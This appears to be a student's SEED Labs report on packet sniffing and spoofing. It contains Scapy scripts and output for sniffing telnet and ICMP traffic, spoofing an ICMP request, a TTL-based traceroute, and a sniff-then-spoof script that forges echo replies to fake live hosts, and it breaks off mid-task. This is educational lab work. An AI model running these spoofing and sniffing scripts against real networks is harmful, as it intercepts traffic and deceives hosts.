Ubuntu 20.04.1 LTS
95c562f23ae8 login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@c6cf09fb20dc:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
95c562f23ae8 login:
Login timed out after 60 seconds.
```



```
95c562f23ae8 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```


The script's output at the attacker side demonstrates that it captured TCP packets.



```
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 53
     id        = 29341
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xb3f9
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = 36722
        dport     = telnet
        seq       = 2416419608
        ack       = 3698086859
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 501
        chksum    = 0x1444
```


<u>Capture packets from or to a particular subnet:</u>

The third filter of my script captures packets that are either from or going to the specified subnet. Here we pinged 128.230.0.6.



```
logout
Connection closed by foreign host.
root@c6cf09fb20dc:/# ping 128.230.0.6
PING 128.230.0.6 (128.230.0.6) 56(84) bytes of data.
^C
--- 128.230.0.6 ping statistics ---
31 packets transmitted, 0 received, 100% packet loss, time 30736ms
```

The below part of the script’s output depicts the source and destination (of a particular subnet).



```
     src        = 10.9.0.6
     dst        = 128.230.0.6
     \options    \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x7d6d
        id        = 0x1e
        seq       = 0x12
```


From this lab I learnt that different types of packets can be captured using different filters from an attacker’s end.

## Task 1.2: Spoofing ICMP Packets

(You need to use Wireshark to demonstrate that you can spoof an ICMP echo request packet with an arbitrary source IP address.)


Answer to 1.2

I added the iface='enp0s3' parameter to the send function of the given code (in the question), specifying the network interface to use when sending the packet. The code created an IP packet with a destination IP address of '3.4.5.6' and an ICMP packet inside it. Then, it sent this packet using the specified network interface ('enp0s3').




```python
#!/usr/bin/env python3

# Task 1.2
from scapy.all import *
a = IP()
a.dst = '3.4.5.6'
b = ICMP()
p = a/b
ls(a)


send(p, iface='enp0s3')
```

I had Scapy installed in my system along with the necessary permissions to send packets over the network. Here I set the destination to host 3.4.5.6.


Welcome to Wireshark
Capture
…using this filter:
All interfaces shown
veth61577de
vethbd906b2
enp0s3
br-d3ee794a3cb3
Loopback: lo
any
docker0
bluetooth-monitor
nflog
nfqueue
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump


...using this filter: host 3.4.5.6

Ran the script to send the spoofed ICMP packet to the target IP address, and observed the response using Wireshark.



```
root@VM:/volumes# task1.2.py
version    : BitField  (4 bits)                  = 4              (4)
ihl        : BitField  (4 bits)                  = None           (None)
tos        : XByteField                          = 0              (0)
len        : ShortField                          = None           (None)
id         : ShortField                          = 1              (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0              (0)
ttl        : ByteField                           = 64             (64)
proto      : ByteEnumField                       = 0              (0)
chksum     : XShortField                         = None           (None)
src        : SourceIPField                       = '10.0.2.15'    (None)
dst        : DestIPField                         = '3.4.5.6'      (None)
options    : PacketListField                     = []             ([])
.
Sent 1 packets.
root@VM:/volumes# 
```

The packet transaction response after executing the python script.


[SEED Labs] Capturing from enp0s3 (host 3.4.5.6)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time             Source      Destination  Protocol  Length  Info
    1 2023-10-25 22:4… 10.0.2.15   3.4.5.6      ICMP          42  Echo (ping) request  id=0x0000,
```

My key finding from this task is that I learnt (and showed above) to use Scapy to create and send an ICMP echo request packet with a source IP address that I specify. The destination IP address is the actual target I want to send the request to, and the source IP address is arbitrarily set.


## Task 1.3: Traceroute

(Use destination IP: 8.8.8.8 and determine the distance.)

<u>Answer to 1.3</u>


I used Scapy to send an ICMP packet with a specified TTL to the destination IP address '8.8.8.8' and then printed the source IP address of the response.

The script estimates the number of routers or devices between a machine and the specified destination by varying the TTL value and observing the source IP addresses in the responses.



```
#!/usr/bin/env python3


# Task 1.3 --------------------------------

from scapy.all import *
import sys


a = IP()
a.dst = '8.8.8.8'
a.ttl = int(sys.argv[1])
b = ICMP()
a = sr1(a/b)
print("Source:", a.src)

```

I sent packets with changed TTL values (increasing the value each step to find source 8.8.8.8) to trace the path taken by the packets and to identify the routers along the way. Found the destination at 9th.


seed@VM: ~/.../Labsetup...
seed@VM: ~/.../Labsetup...
seed@VM: ~/.../Labsetup...

```
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 65.208.85.150
root@VM:/volumes# task1.3.py 7
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 142.251.249.127
root@VM:/volumes# task1.3.py 8
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 216.239.40.187
root@VM:/volumes# task1.3.py 9
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 8.8.8.8
root@VM:/volumes# █
```

## Task 1.4: Sniffing and-then Spoofing


(Follow the task instructions, report your observation, and compare and explain the results. You need to show and explain the results of pinging those three IPs **with and without** your script running. You also need to show and explain your code.)

Answer to 1.4

I used Scapy library to perform packet sniffing and spoofing for ICMP packets. The script shows how ICMP echo requests can be intercepted, and spoofed ICMP echo replies can be generated, thus falsely indicating the availability of target hosts, regardless of whether they exist or not.

The spoof_pkt function is defined to process intercepted packets. The script then proceeds to spoof an ICMP echo reply packet. Finally, the send function sends the spoofed packet (newpkt) back onto the network, completing the ICMP echo reply spoofing.

For the packet sniffing I used 3 cases while defining filters (Case 1, Case 2, Case 3). To run the code, two of the filters were commented out except for the intended one.




```python
#!/usr/bin/env python3
# Task 1.4
from scapy.all import *

# spoof_pkr() function processes intercepted packets
def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)
        # spoof an icmp echo reply packet and swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

# Case 1
filter = 'icmp and host 1.2.3.4'
# Case 2
filter = 'icmp and host 10.9.0.99'
# Case 3
filter = 'icmp and host 8.8.8.8'

pkt = sniff(iface='br-d3ee794a3cb3', filter=filter, prn=spoof_pkt)
```

**1st case:**

The attacker sniffed the ICMP echo request packets, but it didn't generate ARP requests because the destination IP address is not in the local network. The user container received responses, indicating that the non-existing host was "alive." This is because the attacker spoofed the replies.

**Without Script:**

